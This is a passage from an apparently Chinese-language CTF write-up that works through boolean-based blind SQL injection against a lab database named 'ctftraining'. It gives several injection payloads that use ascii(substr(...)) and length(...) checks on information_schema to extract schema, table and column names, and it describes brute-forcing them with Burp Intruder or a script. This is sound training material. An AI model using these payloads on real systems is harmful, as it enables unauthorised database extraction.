多次实验,得到第一个字符的 ascii 值为 99
1 | ?id=1' and ascii(substr((select group_concat(schema_name) from information_schema.schemata),1,1))=99--+ |

但是这样搞效率太慢了,试试 burp 爆破

先抓包,然后在这个地方添加位置

然后添加 payload 格式

可以再加个内容匹配或者不加

最后结果,第一个字符 ascii 码值为 99
之后再尝试其他位置,这样也好麻烦,而且最后还要转换为字符。
或者用脚本,也有点慢,5,6 分钟(还是推荐字符串长度用手注,具体内容再用脚本)

现在拿到了具体内容,如下。(脚本会在这题末尾粘出来)

判断需要的数据库的所有表的长度
手注格式
1 | ?id=1' and length((select group_concat(table_name) from information_schema.tables where table_schema="ctftraining"))=14--+ |
脚本遍历一下,共 15 个字符

再判断判断所有表具体字符
手注格式如下
1 | ?id=1' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema="ctftraining"),15,1))=113--+ |
脚本爆破

判断需要的所有表中所有字段的长度
手注格式
1 | ?id=1' and length((select group_concat(column_name) from information_schema.columns where table_name="flag"))=4--+ |
遍历结果
